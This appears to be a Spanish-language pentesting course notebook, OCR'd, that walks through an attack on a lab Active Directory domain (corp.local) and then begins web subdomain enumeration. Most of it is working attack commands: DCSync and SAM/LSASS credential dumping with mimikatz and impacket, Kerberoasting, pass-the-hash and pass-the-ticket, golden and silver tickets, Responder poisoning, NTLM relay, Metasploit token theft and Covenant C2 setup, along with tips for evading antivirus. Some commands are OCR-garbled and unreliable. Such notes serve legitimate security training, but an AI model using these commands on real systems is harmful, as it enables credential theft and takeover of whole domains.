
```
PS C:\Users\empleado1> cd Desktop
PS C:\Users\empleado1\Desktop> . .\sh.ps1
PS C:\Users\empleado1\Desktop>
```

El antivirus está activo y no está detectando absolutamente nada


Ahora ya podríamos ejecutar el recopilador de BlodHound desde el WS01 con

Invoke-BloodHound -Collection All


Como vemos, al poco, nos genera dos archivos, un bin y un zip.




Nos interesa llevarnos el zip a Kali. Y una vez allí, arrastramos el zip hacia la interfaz de BloodHound:




Podemos buscar por nodos, podemos buscar el nombre de un objeto y nos devolverá toda la información:



Una de las mayores virtudes de BloodHound es que es capaz de realizar querys complejas (gracias a la base de datos relacional) y por ello puede hacer análisis preconstruidos como por ejemplo devolvernos los Administradores del Dominio:



En la parte de abajo, nos encontramos una caja de texto llamada Raw Querys. Esta sirve para añadir nuestras propias querys



Podemos acceder a muchos repositorios de GitHub para conseguir esas querys customizadas. Algunos repositorios:

https://github.com/hausec/Bloodhound-Custom-Queries/blob/master/customqueries.json

https://github.com/ZephrFish/Bloodhound-CustomQueries/blob/main/customqueries.json

Explotación de ACLs Vulnerables:

Lo primero que hay que conseguir es saber los grupos que queremos comprometer:

Get-DomainGroup | select grouptype,name,description

Lo normal es que nos interese aquellos que sean Administradores de algo. El grupo más importante es Admins. del dominio. Así que podemos buscar las ACLs de ese grupo

Get-DomainObjectAcl -Identity "Admins. del dominio"

De aquí nos interesa listar el SecurityIdentifier y el AceQualifer. Para saber a qué grupo se está refiriendo en el SecurityIdentifier usamos:

Convert-SidToName (id)

Para obtener las ACLs realmente interesantes de manera casi automática, PowerView usa la opción:

Invoke-ACLScanner -ResolveGUIDS | select IdentityReferenceName, ObjectDN, ActiveDirectoryRights | f1

Explotación de ACLs Vulnerables en BloodHound:

Con la opción **Find Shorter Path** en la pestaña Analysis, podemos seleccionar la ruta para conseguir privilegios más corta.

Al calcularlo, podemos inchar sobre un objeto y en el menú lateral, en la parte de abajo del todo, encontraremos los:

Outbound Control Rights: Señalará qué objetos tienen privilegios sobre el objeto seleccionado.

Inbound Control Rights: Señalará qué privilegios tiene el objeto señalado sobre otros objetos.

Al ir desplegando desde BloodHound, podemos ver los usuarios que pertenezcan al final de la rama. Esos usuarios serían objetivos de ataque.

A continuación os indico un listado de algunas ACEs que debemos tener en cuenta desde el punto de vista de seguridad de cara a su explotación:

- **ForceChangePassword:** Proporciona la capacidad de cambiar la contraseña del usuario objetivo sin conocer el valor actual. Abusado con Set-DomainUserPassword
- **AddMembers:** Proporciona la capacidad de añadir usuarios, grupos o equipos arbitrarios al grupo de destino. Abusado con Add-DomainGroupMember
- **GenericAll:** Proporciona control total del objeto, incluyendo la capacidad de añadir otros usuarios a un grupo, cambiar una contraseña de usuario sin conocer su valor actual, registrar un SPN con un objeto de usuario, etc. Abusado con Set-DomainUserPassword o Add-DomainGroupMember
- **GenericWrite:** Proporciona la capacidad de actualizar cualquier valor de parámetro de objeto de destino no protegido. Por ejemplo, actualizar el valor del parámetro "scriptPath" en un objeto de usuario de destino para hacer que ese usuario ejecute los comandos/ejecutables especificados la próxima vez que se conecte. Abusado con Set-DomainObject

- **WriteOwner:** Proporciona la capacidad de actualizar el propietario del objeto de destino. Una vez que el propietario del objeto ha sido cambiado a un usuario que el atacante controla, el atacante puede manipular el objeto de la manera que crea conveniente. Abusado con Set-DomainObjectOwner
- **WriteDACL:** Proporciona la capacidad de escribir una nueva ACE en la DACL del objeto objetivo. Por ejemplo, un atacante puede escribir una nueva ACE en la DACL del objeto de destino, dándole el "control total" del objeto de destino. Abusado con Add-NewADObjectAccessControlEntry
- **AllExtendedRights:** Proporciona la capacidad de realizar cualquier acción asociada con los derechos extendidos de Active Directory contra el objeto. Por ejemplo, añadir usuarios a un grupo y forzar el cambio de la contraseña de un usuario de destino. Se abusa con Set-DomainUserPassword o Add-DomainGroupMember

Una vez tengamos comprometido algún usuario atacante, para conectarnos podemos hacerlo de dos formas:

- Graficamente: Simplemente Click derecho sobre el icono de Powershell y ejecutar como otro usuario
- En Powershell usar el comando:
  runas /user:(dominio)\(usuario) /netonly powershell
  runas /user:corp\empleado2 /netonly powershell

Para ir explotando ACL, pulsamos en **Inbound Control Rights** y nos indicará qué permiso debemos explotar así como el comando para ir obteniendo y escalando. Recuerda cargar PowerView. Lo importante es ir obteniendo los permisos para ir agregándote a grupos.

Debes reiniciar la consola de comandos cada vez que agregues al usuario a un nuevo grupo.

Explotación DCSyn: Consiste en usar el privilego de répicla del dominio. Si encontramos un usuario con el permiso DCSyn podríamos hacer un dump de todas las contraseñas hasheadas del sistema. Contamos con dos formas:

- **Mimikatz:** Descargamos el binario desde el repositorio de GitHub (mimikatz_trunk.zip) y abrimos el exe en nuestra máquina Windows (Problemas con Antivirus de Microsoft). Para ejecutarlo

  . \mimikatz.exe

  lsadump::dcsync /user:corp\(nombre de usuario)

- Desde Kali, usando **Impacket**:

  impacket-secretsdump -just-dc (usuario con permiso DCsyn):"(contraseña)"@(ip del DC)

  impacket-secretsdump -just-dc empleado1:"Passw0rd1"@192.168.20.5

Para descifrar los hashes, podemos usar John the Ripper:

john --format=NT (fichero)


KERBRUTE:

Enumeración de usuarios con Kerbrute (Kerberos): Kerbrute nos permite enumerar los usuarios de un dominio. https://github.com/ropnop/kerbrute

Para instalar Kerbrute:

sudo apt install golang

sudo nano .zshrc y añadimos las siguientes líneas al final del archivo:



Finalmente, usamos **source .zshrc**

go install github.com/ropnop/kerbrute

go install github.com/rverton/webanalyze/cmd/webanalyze@latest

Para listar si existen usuarios según un fichero:

kerbrute userenum -d (dominio) (archivo donde están los usuarios a comprobar)

Fuerza bruta con Kerbrute: Tenemos que tener mucho cuidado con esta técnica pues normalmente hay un límite de intentos antes de bloquear una cuenta. Podemos bloquear muchos usuarios al hacerlo.

kerbrute bruteuser -d (dominio) (archivo listado de contraseñas) (usuario a testar)

También podríamos usar técnicas de **Password Spray**, pero no son recomendadas porque pueden bloquear muchas cuentas de usuario.

AS-REQ Roasting: Si conseguimos snnifar un paquete de red AS-REP (el primero que manda la máquina al servicio de Kerberos) podemos intentar crackear con John the Ripper el hash obtenido.

AS-REP Roasting: Si un usuario tiene activada la casilla de no necesitar Kerberos, puede ser capaz de obtener la contraseña de cualquier usuario hasheada usando Rubeus. También si un usuario tiene permiso total de escritura sobre otro, simplemente podría marcarle esa casilla.

TGS-REP con Impacket: Necesitamos al menos un usuario, aunque sea sin privilegios. Podemos conseguir la clave de los servicios fácilmente desde Kali con:

impacket-GetUserSPNs corp.local/empleado1:Passw0rd1 -request

impacket-GetUserSPNs corp.local/empleado1:Passw0rd1 -outputfile (nombrearchivo)

El has es crackeable con **john (archivo)**

SI tenemos los privilegios adecuados para escribir sobre un usuario, podríamos asociarle SPN (para que sea una cuenta de servicio) y posteriormente crackearlo con impacket+john con:

Set-DomainObject -Identity (usuario a crackear) -Set @{serviceprincipalname='test'/''cualquiercosa'}

De esta forma crearemos un usuario propicio para hacerle Kerberoasting.

Acceso a Credenciales y Movimientos Laterales:

Mimikatz: Con una consola en modo local:

. \mimi.exe

sekurlsa::logonpasswords

Esto nos volcará toda las credenciales de los usuarios que hayan iniciado sesión en esa máquina. Es necesario ser Administrador LOCAL.

También podemos suplantar el token para elevar los permisos con:

privilege::debug

token:elevate

Esto nos dará acceso como SYSTEM (el máximo posible en Windows). Y podremos volcar la base de datos SAM con:

lsadump::sam

Posteriormente podemos descifrar los hashes con: **john --format=NT admin.hash**

Alternativa contra Antivirus:

Desde una terminal podemos usar:


reg save hklm\sam sam.save

reg save hklm\system system.save

Esto nos vuelca dos ficheros que podemos llevarnos a Kali. Y allí podemos usar **Impacket**:

impacket-secretdump -sam sam.save -system system.save LOCAL

A continuación, para los logsession podemos extraerlos de una manera sencilla yendonos al Administrador de tareas, pestaña "Detalles", buscar "lsass.exe", click derecho, "crear archivo de volcado":



El archivo podemos:

- Desde un Windows cualquiera con Mimikatz,usar el comando:

  sekurlsa::minidump C:\(ruta).lssas.DMP

  sekurlsa::logonPasswords

- Si tenemos un usuario local:

  impacket-secretsdump empleado1:Passw0rd1@(ip del host)

  O también:

  crackmapexec smb (ip) -u empleado1 -p "Passw0rd1"--sam

Volcado de contraseñas en caché:

Debemos volcarlo con reg save. Concretamente en la máquina Windows que hayamos vulnerado, en Powershell:

reg save hklm\system system.save

reg save hklm\security security.save

Nos genera dos archivos que podremos descifrar con **Impacket**+**John**

impacket-secretsdump -system.save -security security.save LOCAL

Copiamos la cadena de contraseña en un archivo y:

john--format=mscash2 (archivo)

Hash The Pass con Windows + Mimikatz:

Podemos sobrescribir nuestro hash de credenciales, usando la hash NTLM (desde **Mimikatz** **sekurlsa::logonpasswords**)

sekurlsa::pth /user:administrador /domain:corp.local /ntlm:(hash del administrador)

Ejecutará una CMD que estará asociada a una sesión del Administrador. Una excelente forma de entrar como Administrador si no podemos crackear la contraseña.

Hash The Pass con Linux + pth:

Suponiendo que conseguimos el hash NTLM. Usaremos pth y en este caso el módulo smbclient porque vamos a acceder a sus carpetas (existen varios módulos depende de donde queramos acceder):

pth-smbclient //192.168.20.5/c$ -U Administrador --pw-nt-hash (hash del Administrador) -W corp.local

Para un protocolo Winrm, instalamos **evil-winrm**:

sudo gem install evil-winrm

evil-winrm -i (ip) -u Administrador -H (hash NTLM)

También podríamos usar **impacket (Para usar la NTML hash, hay que poner ":" delante del hash)**:

impacket-secretsdump administrador@192.168.20.133 -hashes :(hash NTML del Administrador)

Esto nos volcaría la SAM como hacíamos antes pero sin mi contraseña.

Over Pass the Hash: Podemos hacer lo mismo con el protocolo de Kerberos. Sabemos que con Mimikatz y sakurlsa:logonpasswords podemos obterner los hashes NTML. Pero al usar el Pass The Hash en Mimikatz, no solo sustituye el hash de NTML, sino también el de Kerberos:

sekurlsa::path /user:administrador /domain:corp.local /ntml:(hash)

Podríamos Conseguir el ticket granting ticket del usuario administrador con **Rubeus**

. \Rubeus.exe asktgt /domain:corp.local /user:administrador /rc4:(hash NTML) /ppt

Desde linux también podemos hacerlo con **Impacket**:

impacket-getTGT corp.local/administrador -hashes :(hash NTML)

Guardará el ticket en un archivo .ccache

Pass The Ticket: Tanto el Ticket Granteed Ticket (TGT) como las claves generadas para Inicio de Sesión se encuentran almacenadas en memoria. Con **Mimikatz**:

sekurlsa::tickets

Nos vuelca el ticket y la Session Key (la clave) de todos los usuarios posibles. Podemos ahora copiar el ticket e inyectarlo en otra máquina donde no tenga privilegios. Podríamos usar una herramienta como Rubeus para usar:

.\Rubeus.exe dump Esto, si somos Administradores locales, vuelca un TGT+Session Key

. \Rubeus.exe ptt /ticket:(ticket obtenido en Rubeus)

ASK-TGT/TGS:

Con impacket podemos suplantar también el TGT con:

impacket-getTGT corp.local/administrador -hashes :(hash NTML)

Esto nos guarda automáticamente el TGT en un archivo. Lo exportamos en la variable de entorno de Kerberos con:

export KRB5CCNAME=/home/kali/administrador.ccache

impacket-secretsdump corp.local/administrador@WS01.corp.local -k -no-pass

No necesitamos contraseña, pues ya tenemos el TGT que nos devolverá la SAM.

Golden Ticket y Silver Ticket:

Golden Ticket: Aunque parezca mentira, podemos simplemente crear nuestro propio TGT si tenemos acceso a la hash NTML del usuario. Necesitamos el DomainSID, que se obtiene fálcilmente con **Get-ADDomain**:

impacket-ticketer -nthash (hash) -domain-sid (id del dominio) -domain corp.local (usuario)

Nos lo vuelca en un archivo .ccache que devemos exportar a la variable de entorno de impacket:

export KRB5CCNAME=/home/kali/archivo.ccache

impacket-psexec corp.local/administrador@DC01.local -k -no-pass

Finalmente tendremos una shell reversa.

Silver Ticket: Consiste en sacar el Ticket de Servicio, se saca igual pero hay que especificar el servicio a la hora de generar el ticket:

impacket-ticketer -nthash (hash) -domain-sid (id del dominio) -domain corp.local-spn cifs/DC01.corp.local (usuario)

Tendríamos que exportarlo y finalmente ejecutarlo de la misma forma que el Golden Ticket.

NTML Roasting: ¿Qué pasa si no tenemos usuarios locales con permiso de Administración? Podemos, con un snnifer conseguir los dos paquetes, de entrada y salida, por ejemplo cuando un usuario se conecte a un recurso compartido. Si conseguimos ambos paquetes, es posible crear un hash y finalmente crackear la contraseña.

Envenenamiento de LLMN y NBTN con responder: Estos dos protocolos son protocolos que usan las máquinas para resolver nombres como WS01 en una IP, donde preguntan con Multicast quién es determinada IP, así que podríamos envenenar el tráfico para decirle que el recurso somos nosotros y por tanto que nos mande los hashes:

sudo responder -I eth0 -rf

Esta herramienta crea una serie de servidores falsos para hacerse pasar por el nodo original. Solo habría que esperar que algún usuario FALLE a la hora de escribir el nombre del dominio para que la red se envenene.

NTML/SMB Relay: Puede ocurrir que la contraseña de los usuarios sea muy fuerte y no podamos crackearla. AL no ser el hash del usuario, no podemos hacer simplemente un Pass the Hash, ya que en ese paquete ya va la clave del Challegen incrustada. Pero podemos reenviar la petición adonde la máquina que iba a recibir originalmente al clienet; una especie de man in the middle, pero la máquina final nos mandará el challenge:

Antes debemos saber si el firmado de Challenge NO DEBE ESTAR FIRMADO

crackmapexec smb 192.168.0/24

Esto descubrirá que usuarios tienen el signing activado (Singning:True) o no (Singning:False)

impacket-ntlmrelayx -smb2support -tf (archivo con las ips a atacar)

Antes de continuar, hay que descativar algunos servicios del responder que ya activa impacket:

sudo nano /etc/responder/Responder.conf

Cambiar líneas:

SMB=Off

HTTP=Off

A continuación ya podríamos envenenar la red con:

sudo responder -I (interfaz) -rf

Esto automáticamente volcará la SAM, pero puedes hacer mucho más, como ejecutar un comando o redirigir a un proxy para volcar absolutamente TODO el dominio. Incluso podríamos mandar una shell reversa.

Tokem Impersonation con Metasploit: Si tenemos un Administrador local podemos robar el token de acceso de algún usuario que esté conectado en nuestro sistema.

msfconsole

use exploit/windows/smb/psexec

set RHOST (ip de la máquina)

set smbdomain CORP

set smbpass Passw0rd1

set smbuser empleado1

set lhost (nuestra IP)

exploit

Y nos devolverá un meterpreter:

Podemos mostrar los proceos del sistema y buscar alguno de algún administrador: **ps**

steal_token (pid del proceso a robar)

Ahora podríamos ejecutar **shell**, y después ya tendremos la credenciales de Administrador

También podemos migrar nuestro proceso a el proceso del Administrador, para ello:

migrate (pid del proceso)

Simplemente con esto ya seríamos Administrador. Esto se cerrará cuando el Administrador cierre el proceso original. NO ES RECOMENDABLE HACER ESTO ÚLTIMO, es mejor robarlo pues podemos romper algún proceso importante

Covenant, Framework de Postexplotación:

Covenant es un Frameework poco conocido que incorpora muchas de las herramientas vistas anteriormente para Active Directory. Para instalarlo:

git clone --recurse-submodules https://github.com/cobbr/Covenant

cd Covenant/Covenant

dotnet run

Si nos diera error, ejecutamos los siguientes comandos:

wget https://packages.microsoft.com/config/debian/11/packages-microsoft-prod.deb -O packages-microsoft-prod.deb

sudo dpkg -i packages-microsoft-prod.deb

rm packages-microsoft-prod.deb

sudo apt update

sudo apt install -y dotnet-sdk-3.1

export DOTNET_SYSTEM_GLOBALIZATION_INVARIANT=1

dotnet run

Finalmente, tras compilarse, podremos acceder al navegador para entrar en la interfaz gráfica con: https://127.0.0.1:7443, donde habrá que registrarse. Este Framework centraliza todo lo visto antes. Sin embargo, es preferible uisar los métodos anteriormente vistos, ya que estos Frameworks suelen ser detectados por los antivirus con el tiempo.


Hacking Avanzado de Aplicaciones Web:

Es importante llevar una METODOLOGÍA, que nos permita encontrar problemas. Es posible que tras tantear algún sitio facilitado por el cliente, no encontremos nada. Para ello lo primero:

BUSQUEDA DE SUBDOMINIOS:

subfinder: Herramienta para encontrar subdominios usando únicamente fuentes PASIVAS de información. Es interesante porque las empresas tienen que pagar por usar un WAF, por lo que es muy posible que los subdominios no estén protegidos. Hay que instalarlo con **sudo apt install subfinder** y luego:

subfinder -d hackthissite.org > subdominios.txt



Subbrute: Herramienta ACTIVA, que con fuerza bruta averigua los subdominios. No es recomedable usarla sin contrato:

sudo apt install sublist3r

sublist3r -d hackthissite.org -b -v

```
(base) ┌──(root㉿kali)-[/home/kali]
└─# sublist3r -d hackthissite.org -v -b

                 ____        _     _ _     _   _____
                / ___| _   _| |__ | (_)___| |_|___ / _ __
                \___ \| | | | '_ \| | / __| __| |_ \| '__|
                 ___) | |_| | |_) | | \__ \ |_ ___) | |
                |____/ \__,_|_.__/|_|_|___/\__|____/|_|

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for hackthissite.org
[-] verbosity is enabled, will show the subdomains results in realtime
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Starting bruteforce module now using subbrute..
hackthissite.org
www.hackthissite.org
mail.hackthissite.org
ns1.hackthissite.org
ns2.hackthissite.org
api.hackthissite.org
^Czsh: killed     sublist3r -d hackthissite.org -v -b
```

WhatWheb: Es un escáner de aplicaciones web, al que le vamos a pasar el dominio y nos va a identificar de todo, desde correos hasta posibles inyecciones SQL.

whatweb -v http://192.168.20.133:8080

```
(base) ┌──(root㉿kali)-[/home/kali]
└─# whatweb -v http://192.168.20.133:8080/login.php
WhatWeb report for http://192.168.20.133:8080/login.php
Status    : 200 OK
Title     : <None>
IP        : 192.168.20.133
Country   : RESERVED, ZZ

Summary   : Apache[2.4.7], HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], PHP[5.5.9-1ubuntu4.14], X-Powered-By[PHP/5.5.9-1ubuntu4.14]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.7 (from HTTP Server Header)
        Google Dorks: (3)
        Website      : http://httpd.apache.org/

[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.4.7 (Ubuntu) (from server string)

[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
```

Esta herramienta se salta los balanceadores, ya que analiza las propias peticiones, en este aspecto es superior a NMAP. Aunque en lo referente a la geolocalización, en este caos, devuelve la del balanceador.

WebAnalyze: Herramienta similar a whatweb escrita en Go, probablemente sea menos detectada por los sistemas de seguridad. Para instalarla:

go install -v github.com/rverton/webanalyze/cmd/webanalyze@latest

webanalyze -update

